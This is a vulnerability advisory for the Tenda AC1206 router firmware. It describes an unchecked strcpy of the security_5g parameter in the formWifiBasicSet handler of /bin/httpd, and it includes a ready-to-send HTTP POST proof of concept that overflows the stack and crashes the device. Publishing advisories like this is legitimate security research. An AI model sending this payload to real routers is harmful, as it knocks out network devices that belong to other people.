Affect device: Tenda-AC1206 US_AC1206V1.0RTL_V15.03.06.23_multi_TD01(https://www.tenda.com.cn/download/detail-2766.html)


Vulnerability Type: Stack overflow

Impact: Denial of Service(DoS)

Vulnerability description

This vulnerability lies in the `/goform/WifiBasicSet` page which influences the lastest version of Tenda-AC1206 US_AC1206V1.0RTL_V15.03.06.23_multi_TD01 (https://www.tenda.com.cn/download/detail-2766.html)

The vulnerability exists in the file `/bin/httpd` , function **formWifiBasicSet**.



User control pointer parameter ***security_5g*** in web requesting; ***param_5g*** is an array on the stack, and using `strcpy` to copy ***security_5g*** to ***param_5g*** without length limit will cause stack overflow.

POC and repetition

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/WifiBasicSet HTTP/1.1
Host: 192.168.23.133
```

```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=rjy5gk
Connection: close
Content-Length: 3660

security_5g=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .